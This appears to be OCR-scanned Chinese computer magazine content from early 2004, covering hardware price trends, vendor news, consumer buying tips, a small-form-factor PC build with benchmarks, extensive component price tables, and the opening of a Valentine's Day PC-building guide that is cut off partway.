这款由OLYMPUS推出的新镜头采用4/3系统标准，是一款OLYMPUS E-System专用的广角镜头，OLYMPUS E-System是以取得最高画质的图像为目的，具有专门为数码相机设计的数码专用镜头的数码单反相机系统。从2003年10月开始，作为本系统的第一款面向专业人士的机身OLYMPUS E-1以及4款ZUIKO DIGITAL数码专用镜头的后续镜头，具有超广角视角的广角变焦镜头，11mm(22mm)广角端的光圈开口能够达到f2.8，视野明亮，适合专业DC玩家使用。



咨询电话：010-65613355
参考报价：待定

CF [SC01]

风向标

栏目主持　Storyer
◆孙兴科

CPU市场:保持价格稳定

上周CPU价格表现为小幅波动，近日其价格轨迹发生了变化，市场中高端CPU的价位都出现了一定程度的回调。

Intel:其高端Pentium 4 2.8GHz散装报价由1350元下调至1310元；Pentium 4 2.4C的价格也由1350元降到了1320元。Intel低端产品的赛扬仍保持良好价格走势。近日，赛扬系列盒包和散包产品的价差正逐渐缩小。

AMD:在上周产品价格下滑后，目前正忙于稳定产品的市场价格。近日，由于AMD的Athlon XP中低端产品的存货量没能得到及时补充，有可能导致CPU的价格小幅反弹。目前，Athlon XP 1800+/2000+/2200+(盒)/2400+/2500+报价基本稳定在430元/500元/630元/640元/710元。另外，AMD的低端产品毒龙系列CPU的价格出现了小幅下滑。目前，其1.8GHz、1.6GHz和1.4GHz的报价分别降到400元、315元和285元。

内存市场:勇往直前，价格持续走低

上周内存价格大幅下跌，给原本沉寂的市场注入了新鲜动力。近日，内存再度暴出低价，虽然降幅没有上周明显，但随着个别低价产品浮出水面将再度拉低整个市场的内存报价。目前，现代DDR266 128MB、256MB和512MB的报价为140元、230元和495元，其中256MB内存降幅达20元，DDR400 256MB的售价也下跌到250元。Kingston内存的DDR400系列256MB和512MB的报价下跌至305元和620元。宇瞻的DDR266 256MB/512MB报价分别为280/580元，512MB的价格下跌了30元，DDR400 256MB/512MB的报价稳定在330/660元。Kingmax内存的货量跟进及时，目前其DDR400 256/512MB的报价调整至270/540元。

显卡市场:新鲜产品不断涌出

近期显卡市场新品上市不断，价格调整也是此起彼伏。采用nVIDIA核心的显卡更是表现突出，伴随着新品上市的同时，调价产品也不断涌现。目前，七彩虹采用NV36核心的FX5700显卡已从1299元的高价骤降到999元，降幅竟达300元之高。伴随着降价，近日，昂达推出了一款新品闪电9560 Ultra2显卡，此显卡采用非公板设计，报价仅为999元。近期，采用ATI核心的显卡并不如nVIDIA核心显卡动作明显，但也有新品暴出。双敏新近推出了一款采用RADOEN 9600XT核心的火旋风Power 9618XT显卡，目前其市场价格为1299元，暂时名列同核心显卡低价榜的首位。低端市场中，各品牌的竞争不是很明显，所以显卡价格也基本保持稳定。近日，中高端显卡售价仍有望走低，像华硕、微星等一线厂商已经开始大范围调整价格。

光储市场:促销多、价格低

由于迫近春节，市场购买力提升，商家促销纷至沓来，光存储市场也不例外。Aopen的48倍速CD-RW促销价格仅仅为288元；40倍速中科大白鲨外置CD-RW的促销价格调整为708元；16倍速啄木鸟DVD-ROM也降到248元，这个价格在同类产品中是很有竞争力的。如此种种，降价促销的产品还有很多，光存储产品新一轮价格战即将爆发，当然价格也会持续下跌。近日，康宝(COMBO)市场中又添新丁。志美应该是光存储市场的后起之秀，本周其推出了第一款48倍速康宝产品。康宝已经不算是新鲜产品了，但志美的48倍速康宝的价格实在惊人，388元的报价明显高于同类产品。DVD刻录机市场表现平平，低价的4倍速、6倍速DVD刻录机都保持着千元的价位没有继续下滑。

键盘、鼠标市场:主力品牌重拳出击

键盘、鼠标市场的特点是，低端产品更新慢、价格稳定，高端产品正与低端产品相反。近日，罗技新版迷你晶貂无线版闪亮登场，售价为370元。在罗技推出新品的同时，微软鼠标降价正在有条不紊地进行着。目前，微软宝蓝鲨(光电)由原来的299元下调至249元、迷你鲨(光电)则由原来的299元降至199元，降幅竟达百元之多。键盘方面，惠普多媒体键盘成为一枝独秀，55元的价格几乎与市场中销售的低端键盘达到同一价位。

关注鼠标的同时，也关注一下鼠标垫的行情。普通鼠标垫自不用多说，价位在2元到15元不等，然而玩家专用的鼠标垫则价格不菲。ICEMAT是进入中国大陆的第一款玻璃鼠标垫，刚刚进入市场时售价达到320元。近日，第二代ICEMAT来了，售价为260元，逼迫一代的ICEMAT将价格进行了大幅下调，现在只要200元(价格还是很高)就可以搞定一块高级玻璃鼠标垫了！

厂商新动态

2003年12月9日-10日，QDI再次顺利通过了SGS ISO 140001环境管理体系国际国内双认证的年度审核，从而为QDI继续向全球客户提供高品质的产品与服务垫定了更为坚实的基础。

近日，美格科技宣布其2003年显示器的行业销售额比2002年增长了22%。对于美格2003年在行业应用领域取得的成绩，美格执行副总俞翠薇称很大程度上受益于行业应用的“分离采购”和美格对“分离采购”机会的及时把握和极力倡导。

日前，从三星光存储年度渠道大会上获悉，三星金将军“金色之路”俱乐部正式成立。俱乐部委员会副主席宋农介绍了“金色之路”的成立初衷:以“用诚信实现价值”为理念，通过俱乐部提供交流、学习、提高的平台，集知识性、娱乐性于一体，与代理商共同发展、实现共赢。

1月7日，微软公司宣布，原微软亚洲研究院院长张

亚勤博士将升任微软公司全球副总裁，调回微软总部，负责微软移动通信及嵌入式系统在全球的开发业务。自此，张亚勤博士成为5年中第2位来自微软亚洲研究院的微软公司副总裁。

为配合进口大片《怒海争锋》的宣传，游戏开发商天行远景科技有限公司目前正在举办免费提供该电影的手机待机图片、铃声、电脑桌面的活动，详细情况可以通过登陆www.81088.com网站进行查询。

新浪2003年新闻评选活动已于2004年1月5日在北京落下帷幕，本次活动揭晓了时事、财经、娱乐、文化、时尚五大类别共26个分项的评选结果。据悉在前后一个月的时间内，有上千万人次通过新浪网站参与了投票评选。

作为《天堂Ⅱ》游戏的战略合作伙伴及惟一显示卡提供厂商，微星科技出席了2003年12月16日在北京举行的《天堂Ⅱ》游戏新闻发布会，参与了"天堂Ⅱ策略联盟"协议的签约仪式。这标志着：微星科技的"阿修罗"显卡已全力进军国内网络游戏市场。

2004年1月6日，天晴数码有限公司在北京长城饭店举行了规模盛大的新闻发布会，宣告天晴数码首届"天晴杯"游戏制作精英大赛正式启动。大赛详情请访问官方网站http://2004.91.com。

广州网易互动娱乐有限公司在成功运作《大话西游OnlineⅡ》后，于2003年12月再次倾力推出最新Q版浪漫网络游戏《梦幻西游》。《梦幻西游》是以神话题材《西游记》为背景，历时两年，采用最流行的Q版风格打造出来的浪漫型网游。

新品短信息

显卡

◆影驰GF FX5700标准版采用nVIDIA公司的NV36显示芯片制造，显存部分采用三星原厂TSOP封装3.6ns DDR显存，容量为128MB，带宽为128bit，核心/显存频率也为标准的425/550MHz。上市价格为980元。

◆昂达于日前推出了基于Geforce FX 5600XT芯片的闪电8560 PRO显示卡。默认核心/显存频率为325/500MHz，支持DX9.0、AGP8X规范，提供VGA、DVI、TV-OUT视频接口，目前市场价格为699元。

◆承启科技日前发布了一款基于MX4000(NV18B)显示核心的显卡——SLMX4000。此显示卡采用128MB显存，核心频率为275MHz，显存频率为400MHz，显存带宽达到3.2GB/sec，拥有VGA、TV-OUT双接口，目前市场价格为499元。

◆Snazzi*家族近日喜添新产品——Snazz* Ez TV，这是一款集AV+TV于一体的高性能视频采集卡。该采集卡内置高画质的MPEG实时压缩引擎，梳状滤波电路，可使制作VCD/DVD一步到位、省时省力。

刻录机

◆台电科技日前推出了新款8X DVD±-RW。该款刻录机支持8X DVD+R写入，4X DVD+RW复写，4X DVD-R写入，2X DVD-RW复写，12X DVD-ROM读取。这款DVD刻录机目前的市场价格为1199元。

机箱

◆和川资讯宣布从即日起对两款铝挤机箱的价格进行调降，降价幅度达600元。这两款铝挤机箱采用世界领先的金属铝挤压工艺制造，箱体强度高，耐腐蚀，散热和屏蔽效果好。 CF [SC02]

NESO火爆征文大奖揭晓

活动

2004年1月，知名显示器厂商NESO联合《电脑爱好者》、《中国电脑教育报》、《电脑采购周刊》、《大众硬件》、《中国大学生》、小熊在线、太平洋电脑网、《微型计算机》等8家媒体举办的"NESO大家族征文活动"大奖揭晓！目前NESO官方网站(www.neso.com.cn)上已经公布了66个奖项的获奖名单。本次活动自2003年11月1日拉开帷幕以来，吸引了全国各地的众多读者和用户的踊跃参与。在一个多月的活动期内，NESO及协办媒体收到了数以千计的投稿。2003年12月15日活动的征文部分圆满结束；12月15日至30日，由8家媒体的资深编辑共同组成的评审团经过细心筛选后，产生了66个奖项，其中有16名佼佼者将获得NESO高亮极光珑显示器、外设套装等大奖。

本次"NESO大家族征文活动"得到了全国各地的众多读者和用户的大力支持，活动期间收到的稿件内容丰富多彩，文风各具特色，部分参赛者选题标新立异，令人不得不钦佩其杰出的构思。通过这个最佳的表现平台，所有参赛者敞开心扉阐述了自己与NESO的故事，有的表达了对NESO的挚爱，有的则指出了NESO的一些不足。通过此次活动，NESO广泛听取了来自用户的声音，一方面得到了用户对其不懈努力的认同，另一方面也了解到自身的某些不足，以便在未来做出相应的调整，提供更优秀的产品以及更完善的服务。

本次活动的火爆场面，使人由衷感叹IT时尚的无限魅力，同时也让我们看到了立于科技时尚化潮流前沿的NESO在广大消费者心目中的地位。本次活动至此画上了一个圆满的句号，事实上，仍有相当多的支持者由于各种缘故未能参加到本次活动，可以说是一个不小的遗憾。鉴于此次活动的成功举办，在今后的日子里，NESO还将源源不断地为大家提供此类互动交流的机会，希望所有喜爱NESO与写作的朋友都能加入进来，也许下次的文坛会友中，独领风骚的就是您！

获得大奖的幸运者是：

岳 楠(西安)	邓起欢(北京)	wanghai(成都)	张学之(哈尔滨)
耿志家(天津)	邱 涛(兖州)	周 涛(南通)	彭 川(桂林)
翁林景(重庆)	赵守岭(郑州)	胡 凡(武汉)	李笑寒(大连)
姚永生(池州)	田 野(开远)	刘为礼(北京)	谢灿辉

更多获奖者名单以及相关事宜请登录www.neso.com.cn了解详细信息。



新年伊始网上便宜货多

过完年照例会在网上交易平台上掀起一个剩余物品转让高潮，很多网友将在节日中收到的多余礼品在网上折换成现金。今年数码产品是送礼的首选，自然这类商品在网上会大量出现。作为礼品当然都是全新的，通常网络转让价较市价至少低一成。有兴趣的朋友可以多注意一下著名的拍卖交易网站和本地的二手交易BBS，相信一定会从中找到有用的信息。不过购买这类商品时要注意水货和行货的价格差，以及是否有保修凭证。通过查询卖家的交易记录不难判断对方是商家还是网友。

国产无线网络设备价格低

随着基于802.11b协议的无线局域网设备的迅速普及，国内的一些厂家也纷纷推出一些高性价比的产品，性能不输于洋品牌。目前市场上的代表产品是TP-LINK的无线网络产品，套餐AP(TL-WA200)+PCMCIA无线网卡(TL-WN210)只要588元，外形类似闪盘的USB 802.11b适配器价格在二百元出头。对于需要更高无线网络速度的用户，TP-LINK还提供了4X系列无线产品，这种TP-LINK同类产品相互连接时可以提供44Mbps的无线接入，价格上甚至还没有一些洋品牌11Mbps标准产品贵。有兴趣的朋友可以到当地电脑城的网络产品专卖店看看。

DIY锂电池包问题多

一些数码相机和DV用户为了得到更长的拍摄时间纷纷购买大容量的外置电池包。这些电池包一般是利用大容量锂电池芯DIY的，由于制作工艺简单销路不错，所以做这种外置电池包生意的人越来越多，价格竞争也越来越激烈。因此为了降低成本一些商家纷纷改用二手的拆机旧锂电池芯冒充新品使用，而且还宣称使用的是进口电池芯。使用旧电池芯导致产品的实际电池容量和寿命都大打折扣。有的商家偷工减料省掉了锂电池的保护板，这将大大增加锂电池在过放电过充电状态下对电池自身的伤害，缩短产品的使用寿命。兼容的电池包一般通过外观和包装观察就能判断是厂家产品还是家庭作坊DIY的，一般厂家产品都有定制的专用外壳和包装以及商标，而家庭作坊产品的外壳往往是利用现成的标准塑料盒，包装也多用一个普通塑料袋，就算有说明资料多数都是打印或者复印的。

故障SM存储卡勿轻易报废

由于使用不当会发生设备突然不认SM卡的情况，而且利用数码相机或者MP3内置的格式化工具修复无效，有的用户就以为是SM卡损坏将之丢弃。其实很多不认SM卡的故障都属于软件故障，SM卡本身并没有物理损坏。现在在一些电脑城有SM卡等多种存储卡的修复和数据恢复服务，价格一般在10～50元(根据SM容量大小和服务定价)，很多摊位都承诺修不好不收费而且立等可取，遇到SM卡故障的朋友不妨一试。其实这类SM卡修复的原理和操作非常简单，就是利用一个支持SM卡的读卡器在Windows 98下利用驱动程序提供的逻辑格式化和物理格式化工具对SM卡格式化，使得一些格式被搞乱的SM卡重生。

DVD刻录盘价格混乱

随着DVD刻录机拥有量的增加，对应的刻录盘需求量也直线上升，不过由于DVD刻录盘的价格不够透明，所以在一些地区即便在同一电脑城的不同柜台开价差异也很明显，也意味着这一产品的利润空间可以很大，砍价余地很大。目前主流的DVD+R刻录盘基本分为三个档次，高档的DVD+R刻录盘是独立包装的国际名牌产品如SONY、TDK、Mitsubishi、Verbatim等的价格在20～35元间，中档产品独立盒装的imation、铼德等价格在15～20元间，最便宜的是散装盘如数码多、Risheng等4X的产品，价格在8～10元。另外有些价格4～5元的杂牌DVD刻录盘虽然便宜但品质不佳(肉眼看盘面就能知道)，刻录废片率比较高，实际并不划算。市场上DVD-R和DVD+R的刻录盘价格进一步接近，主要看用户的刻录机支持哪种格式。DVD+R刻录盘中2.4X和4X两种速度的产品并存，4X的产品会比2.4X的产品贵20%左右。

新年装机首选DVD-ROM

眼下DVD刻录机逐渐兴起，DVD光碟不再仅仅局限于影碟，各种刻制的数据光碟渐渐多了起来，为了增加电脑对数据介质的兼容性，在装机时应该考虑对DVD光碟的读取功能。相关设备价格由高到低为DVD刻录机、COMBO驱动器、DVD-ROM，目前DVD-ROM价格相对比较便宜，价格在250～300元，比较传统的CD-ROM贵了不到100元，功能上完全兼容CD-ROM。现在很多品牌电脑和笔记本都开始配置DVD-ROM和COMBO，你在装机的时候是否也要跟上时代的步伐呢？ CF [SC03]

便宜无好货，数码产品专用电池仿冒多

市场上有一些没有外包装只用塑料袋简单套一下的数码相机专用电池，商家往往号称是从原包的数码相机中截留下来的原装附件，有些产品价格还非常“优惠”。其实这些价格优惠的所谓原装电池大多是仿冒产品，尤其是一些低价货更是仿冒产品中的劣等品，电池容量和寿命都没有保证。真正的原装附件不管是否有包装都能卖个好价钱。另外有些质量比较好的兼容电池组在价格上比较划算，有较高的性价比，是为设备增配第二块电池的好选择。一些质量较好的兼容电池组有自己的品牌并不完全仿冒原装货，而且还提供半年到一年的质保期。



享受生活，电脑不应再枯燥。尽管现在准系统的价格还相对较高，但谁也不能否认，靓丽的准系统给呆板的电脑带来了别样的风景线。我们相信，随着大家生活要求的提高，电脑不会再单纯地追求性能，这种让生活更加有品位的产品一定会深入到大家的生活中。这期我们就用微星的 AthlonXP 准系统 MEGA180 来装一台电脑 。

微星 MEGA180，全功能准系统:相对来说，微星 MEGA180 属于市场中价格比较高的准系统，但同时也是功能非常完善的准系统。它采用 nForce2IGP 芯片组的主板，自带 GeForce4MX 等级的显示核心，提供双头输出，并提供TV输出。另一方面微星 MEGA180 依靠 nForce2 南桥芯片强大的音频处理能力，支持 5.1 声道输出，这样的搭配就使微星 MEGA180 能够完全替代一台家用 DVD 影碟机的功能。另外，微星 MEGA180 又自带调频功能，能作为一台收音机。除此以外，依靠主板内部的集成功能，微星 MEGA180 完全能够不用进入操作系统就播放音乐 CD 和 MP3，又能替代 CD 机。而微星 MEGA180 自带的遥控器则能让这些操作如同遥控家电一般。让电脑与家电结合，进而让电脑成为家电中的一员，这就是电脑除了速度之外的发展趋势。

除了以上介绍的功能外，微星 MEGA180 作为一台准系统电脑的核心，其他功能也不少。USB 接口、1394 火线接口、10/100Mbps 网卡、MODEM、前置音频接口一件不缺，还带了 5 合 1 读卡器。目前购买微星 MEGA180 还附带赠送一台微星的 52X COMBO，为用户想得相当周到。

外设，也要时尚化:微星 MEGA180 外形前卫时尚，与它相搭配的外设也要同样时尚才行。明基 FP581 15 英寸液晶显示器整体采用香槟银色调，适合放在居家卧室，而 16ms 的反应速度也能满足家庭娱乐的需要。漫步者 E3100 音箱是漫步者“新音频主义”的开山之作，它告诉我们电脑多媒体音箱不但用来听，还可以用来看。这样时尚的音箱不应该呆在办公室，而应该出现在卧室、书房这些享受生活的空间中。无线鼠标让我们不受电脑的束缚，自由使用电脑，实际上我们同样也应该配置无线键盘，只是没有收到相应的产品。

配件	型号	价格(元)
CPU	AthlonXP 2200+	520
准系统	微星 MEGA180	3999
内存	Kingston256MB DDR400 × 2	640
硬盘	迈拓 Plus9 80GB 7200 转 8MB	680
显示器	BenQ 581S	3199
鼠标	BTC M950 无线光电鼠标(银色)	180
键盘	BTC9110-B 多媒体进化键盘	90
音箱	漫步者 E3100	310
共计		9438



测试成绩	
显示设置：1024 × 768，32 位色	
DirectX 8 测试	
3DMark2001 SE	4328
DirectX 9 测试	
3Dmark2003（0340 版）	219
OpenGL 测试	
Quake3 Demo001 最高画质	107.5fps
整体性能测试	
PCmark2004	2759

装机感悟:除了价格太高，我很难提出这台电脑的缺点。它很生活化，已经跳出了电脑的概念，应该算是一台家电。也许现在购买这种电脑的用户只有少部分，但我相信让电脑使用更简单，更家电化是必然的趋势。这台电脑的 3D 性能测试成绩，不算太高，特别由于显卡不支持 DirectX8/9，所以 3Dmark2003 测试分数很低，不过 nForce2 主板能够再安装一块高性能的 AGP 显卡，这个瓶颈立刻就会消除。而我更相信，这台电脑是未来电脑的趋势，当未来我们谈论电脑时，将不再讨论性能，而是谈论它与我们生活的关系。 CF [SC04]



闷豆买硬盘

闷豆:你这里 20GB 5400 转笔记本硬盘什么价？

奸商:820 元，算你全场最低价！保证行货。

闷豆:行，拿一块吧！

奸商从抽屉里拿出一个已开封的塑料袋说:我给你贴个保修贴吧，是否要上机试一下？

闷豆想:这硬盘怎么已经开包了？不会是返修盘？

闷豆:先给我看一下吧。

闷豆接过硬盘取出细看，发现在硬盘上已经贴过一个保修贴，日期是 2003 年 10 月。

闷豆:这硬盘怎么会有去年的保修贴，是返修盘吧。

奸商自知理亏吞吞吐吐地说:这是库存盘，我给你新盘就是了。另一块全密封的硬盘，在塑料袋上划了一个小口子然后贴了保修贴，递给闷豆。


奸商无奈地说:这块硬盘绝对是全新的行货，拿去吧！

闷豆:不对吧，这块是 4200 转的硬盘，我要 5400 转的，你又骗我！

点评：商家手中总有一些各种原因留下的返修货，希望能尽快处理掉，上文中提到返修硬盘上还残留有保修贴是这位商家粗心了，一般商家早就将这些明显的标志处理掉了。电脑部件的返修货小到内存硬盘大到主板显示器都有，识别是否是返修货一般只能在包装上多注意，大部分返修货厂商都不重新包装，所以买原封的产品比较保险。另外目前笔记本硬盘市场上 4200 转和 5400 转的产品并存，很多商家用 4200 转硬盘当作 5400 转产品卖是常事。 CF [SC05]




(截止到2004.1.10,此价格为市场采集,且经常波动仅供参考)



关注产品全国对比价(元)

	北京	上海	广州	成都
赛扬2.4GHz	540	565	545	560
Pentium4C 2.6GHz	1400	1410	1400	1400
AMD Athlon XP 2500+	710	750	705	710
华硕 P4P800S主板	890	920	950	940
佳能 PowerShot A70	2500	2680	2400	2510
三星 763MB	1090	1110	1150	1120
明基 FP557s (白)	2600	2690	2700	2730
美达4X DVD+/-RW	988	988	988	988
世纪之星T8/T9(普晶版电源)	290	290	280	290



型号	参考报价(元)
CPU报价	
Intel处理器	
赛扬 1.7/2.2GHz	390/540
赛扬 2.4GHz (盒)	560
Pentium4 2.0A/2.4B	980/1290
Pentium4 2.4C/2.6C	1320/1400
Pentium4 2.8C	1750
AMD处理器	
AthlonXP 1800+/2000+	430/500
AthlonXP 2200+ (盒)	630
AthlonXP 2400+/2500+	640/710
AthlonXP 2600+ (盒)	930
内存报价	
DDR266	
现代128/256MB	140/230
宇瞻256/512MB	280/580
Kingston256/512MB	290/550
DDR333	
Kingston256/512MB	295/560
Kingmax256MB	270
宇瞻256/512MB	285/580
DDR400	
Kingmax256MB	270
宇瞻256/512MB	330/630
Kingston256/512MB	305/625
硬盘报价	
5400转硬盘报价	
希捷 40GB	425
三星 40/60GB	460/540
三星 80GB	660
7200转硬盘报价	
希捷 酷鱼7200.7 40GB	450
希捷 酷鱼7200.7 SATA 80GB	615
希捷 酷鱼7200.7 SATA 120GB	815
迈拓 DiamondMax Plus9 80GB	565
迈拓 DiamondMax Plus9 120GB	760
WD 鱼子酱BB 40GB/80GB	425/515
WD 鱼子酱 JB 80GB	630
WD 鱼子酱 JD 120GB	810
三星 60/80GB	590/680
三星 120GB	850
主板报价	
Intel CPU配套主板	
华硕 P4P800	1030
华硕 P4PE-X	680
微星 865PE neo2S	890
微星 848P Neo-S	760
技嘉 GA-8IPE1000	835
升技 IS-10	790
升技 IS7-V	680
建基 AX4SPE	990



型号	参考报价(元)
硕泰克 SL-848P	790
艾崴 P4SE2	1000
佰钰 4865PE/4848P	680/620
AMD CPU配套nFORCE2主板	
华硕 A7N8X-X	790
升技 NF7-M	1020
磐正 8RDA3G	650
磐正 8RDA+Ultra	730
承启 9PJL3	780
微星 K7N2-L	890
丽台 K7NCR18D	730
丽台 K7NCR 18D Pro	880
技嘉 GA-7N400V	810
AMD CPU配套 KT400/KT600/KT800主板	
华硕 K8V-DELUX	1520
微星 KT4V	560
技嘉 GA-7VT600	540
艾崴 KK400	740
升技 KV7	610
硕泰克 SL-KT600-RL	750
佰钰 7KT600	560
显卡报价	
nVIDIA芯片	
华硕 V9180VIDEO	835
华硕 V9520TD	805
华硕 V95600TD	1590
七彩虹风行5200CF白金版	600
七彩虹风行5600CF白金版	890
七彩虹风行5900CH版 64MB	1990
丽台 A310TD	1230
丽台 A340T实用版	680
丽台 A350TDHV	2788
旌宇掠夺者FX5200	660
佰钰 G5200MXU	520
佰钰G440-8MXU	430
佰钰G4200-8HX	850
ATI芯片	
七彩虹镭风9200SE CV版	390
七彩虹镭风9600CF版	890
七彩虹镭风9800SE CF版	1099
迪兰恒进镭姬杀手9600	799
迪兰恒进镭姬杀手9800SE	1099
佰钰 R9200EML	399
CD-RW/COMBO报价	
华硕52X刻录机	365
BenQ 52X刻录机	360
建兴52X刻录机	350
微星52X刻录机	350
爱国者52X 刻录机	350
三星52XCOMBO/2MB	499
三星52XCOMBO/8MB	559



型号	参考报价(元)	
台电48XCOMBO	459	
16倍速DVD报价		
华硕 16XDVD	310	
明基 DVP1650S	295	
SONYDDU1621	320	
美达16XDVD-ROM	280	
爱国者读龙16XDVD	300	
三星金将军16X DVD	310	
先锋DVD-120A	315	
建兴16XDVD	300	
台电16XDVD	285	
显示器报价		
17"纯平显示器报价		
三星765MB/763MB	1180/1080	
三星783MB/785MB	1250/1350	
明基77Gplus/A770plus	988/1099	
飞利浦107S5/107B5	940/1260	
飞利浦107P5	1480	
LG T710S/T710PH/F702B	950/1220/1250	
LG 775FT/T710BH/F700P	1080/1120/1650	
美格786FDX5/796FDX5	1299/1499	
NESO TD770A/TD770V	1039/999	
NESO HD770 II /HD797 II	1499/1699	
大水牛DFX760	966	
爱国者788HD/775FP	1230/900	
爱国者776FT+	1170	
19"纯平显示器报价		
LG F900B	2790	
NESOFD910G	3900	
大水牛9Klr	1450	
大水牛 DT996	1950	
明基992p	1890	
爱国者 998FD	1900	
优派E90f+	1900	
15"液晶显示器报价		
三星液晶152N	2950	
LG 1510S/1520B	2580/2850	
飞利浦150B4	2670	
明基 FP557s	2600	
明基 FP581香槟银	2890	
明基 FP567s	2780	
优派 VE500	2750	
NESO LD500/LS500	2980/2590	
美格AY565N	2400	
美格MG576	2950	16ms
SONY S51	2950	
NESO LD500V	2800	
大水牛P45H	2980	
17"液晶显示器报价		
LG L1710S	3750	
三星液晶173S(白色)	3650	
美格AY765	2999	
优派 VE175B	3780	
准系统		
Pentium4准系统		
533MHz FSB		
浩鑫 SB52G2	2788	
浩鑫 SS51G	2288	
华硕 Terminator P4 533A	1488	
华硕 Pundit	1960	
微星 MEGA651	3100	
800 MHz FSB		
技嘉 G-MAXFB 2LB (V2.0)	1800	
AthlonXP		
浩鑫 SK41G	1688	
华硕 Terminator K7 DDR	1288	
微星 MEGA180	3999	

CF [SC06]

再过几天就是情人节，电脑市场也开市了，想必不少GG会在这时给MM买台电脑加深感情，当然也有MM自己买电脑要GG来陪的，总之就是GG要给MM装好一台电脑。给MM装电脑可不一般。一要运行稳定速度不慢，否则虽然能够以电脑出问题为借口三天两头上MM家，但进门时可不一定遇到笑脸；二要样子不错，MM爱美人皆共知，要是电脑外形没一点特色MM才瞧不上眼呢；三要名气大的核心产品，MM不一定懂电脑，即使MM懂，MM的父母是基本不懂的，因此装机一定要用名气比较大的配件，这样说起来会很有面子的；四要注意环保，最好是低辐射、低噪声的电脑，这样MM用起来才舒服，对你的好感度就更能增加了。那我们就按照这些标准，为给MM买电脑做准备吧！

■ Pisces

情人节，为MM装配一台爱机

一、CPU内存硬盘三大件，兼顾品牌与性能

给MM买电脑，第一要注意的就是CPU，这里说的不是性能，而是品牌。按照现在CPU的性能，相信给块1GHz的给MM用也能满意了，但一般MM和MM的父母亲朋对电脑的认识就是“Pentium4”电脑，虽说你会认为Intel的广告策略让你不能去买高性价比的AthlonXP和赛扬，但也可以反过来想，有Intel整天的广告作用，你给MM买台Pentium4电脑她能不喜欢么。所以给MM的电脑一定要用Pentium4处理器，其中售价930元的Pentium4 1.8A和售价1320元的Pentium4 2.4C是很适合给MM装机的CPU。当然，要是你能说服MM选用同是Intel公司的赛扬4，那一定会节约一大笔预算，赛扬4 2.4GHz才540元。至于AMD处理器，对于不了解市场的人来说完全是一个陌生的东西，还是不要轻易给MM用了。

由于电脑的数据处理都是在内存和CPU之间交换，当内存不足时系统会在硬盘上用虚拟内存工作，而现在最快的SATA硬盘的最高传输速率(150MB/s)也只有DDR266内存传输速率(2.1GB/s)的1/15左右，因此当系统内存不够使用虚拟内存时，就会明显感到电脑速度很慢，所以给MM的电脑在内存上一定要满足“够用”的条件，要不然MM抱怨速度慢就吃不了兜着走了。内存至少要256MB，资金充裕的话就用512MB，近段时间内存又到1MB/元的价格低位，该出手了。

硬盘主要关注存储容量和稳定性，做普通应用时很少有人能感觉出硬盘速度的差别，7200转硬盘的噪音反而会使一些对噪音敏感的MM不喜欢，那就不如买块安静稳定不怎么发热的5400转硬盘。至于硬盘容量，相信60GB对MM来说足够了，不过现在硬盘价格这么低，60～120GB这些硬盘中看那个品牌的合适就买哪个好了。

二、主板显卡两板卡，MM的要求并不高

相对CPU内存硬盘三大件来说，主板显卡虽然也是DIY市场的热点，但MM并不会很关心，因此我们在这里完全有必要节约资金，这并不是欺骗MM，而是合理地利用资金。

主板，建议用整合主板。现在多数主板都是本身整合5.1声卡、网卡，并带有足够的USB口，可谓功能丰富，同时整合配件也会有更好的兼容性。我们要的主板则是更要求整合显卡，同时带AGP槽的主板，这样的主板完全满足MM扫雷、纸牌、聊天、视频电话、以及传奇等2D网络游戏的要求，也基本满足现在3D网络游戏的要求。以后即使显示效果不行了，加块独立显卡就能快起来，岂不OK？现在整合显卡，并带AGP扩展芯片组比较稳定的是Intel 865G和ATI9100IGP芯片组。不用担心MM问主板和芯片组品牌的问题，很少有MM了解到这么深的。至于主板的板型，建议选用MicroATX主板，这样可以减少两条用不上的PCI扩展槽，节约一些成本，而且还能选用更漂亮的小机箱，使电脑更加好看。

典型产品：昂达AP5S主板(见图1)




图1

这块主板我们曾在上期杂志中介绍过，它的Radeon9100IGP芯片组的高度整合能够极大地节约用户的装机资金，而本身整合的DirectX8显卡、6声道带光纤输出声卡、10/100Mbps网卡使它完全能满足MM的应用需要。支持800MHz处理器以及双通道DDR400内存也使这块主板拥有不错的性能。

捷波的追风848P主板+9200se显卡套装


这个套装的板卡同时支持AGP8X标准，显卡支持DirectX8.1，是满足主流游戏的最为经

济的一种组合方案。捷波追风848P采用VIA的P4X400＋8335芯片组，是目前最为实惠的支持AGP8X标准的主板产品。而捷波的Radeon 9200SE显卡则用很合理的价格将DirectX 8.1支持与AGP 8X结合在一起，最终使用户只需要较少的花费就能同时享受这两项不错的技术。不过需要注意的是这块主板并不支持800MHz前端总线，建议适合搭配Pentium4 1.6A处理器。

至于独立显卡，如果购买的是整合主板，当然不用再选了。如果主板不带显卡，或者这台电脑不但MM要用，你也想打打3D游戏什么的，那还是有必要购买一块显卡的，目前千元以下比较合适的几个档次的显卡是300～400元的GeForce4 MX440、600元左右的GeForceFX 5600XT以及在千元门槛的GeForceFX 5700。而ATI的显卡各档次虽然也有相应产品，但供货上总是有问题，为了避免买不到的尴尬，还是首选nVIDIA显卡。

典型产品：

翔升勋章GeForce4 MX440SE/64MB，64MB 128bit DDR QFP封装显存；核心频率为250MHz，显存频率为333MHz，并支持TV-OUT，完全满足各种网络游戏以及即时对战游戏的需要(见图2)。


图2

恩雅魔铠者FX5200旗舰版Ⅱ，采用GeForceFX5200(NV34)显示核心，VGA+TV-OUT+DVI三头输出，这款产品显存容量为64MB，位宽64bit，因此性能会受到一定影响，在CS等游戏的表现尚不如128bit位宽的GeForce4MX440。但其399元的售价使它成为目前最便宜的DirectX9显卡，对用户非常有吸引力（见图3)。


图3

翔升金雕5700，采用GeForceFX 5700显示芯片，核心频率425MHz。显存采用TSOP封装的三星显存，位宽128bit容量128MB频率550MHz。产品采用nVIDIA的P191 PCB板，采用大量高品质电容和贴片元件保证其稳定运行。其公开报价966元，是目前最便宜的一款GeForceFX5700显卡(见图4)。


图4

三、显示器鼠标键盘，关注健康与美学

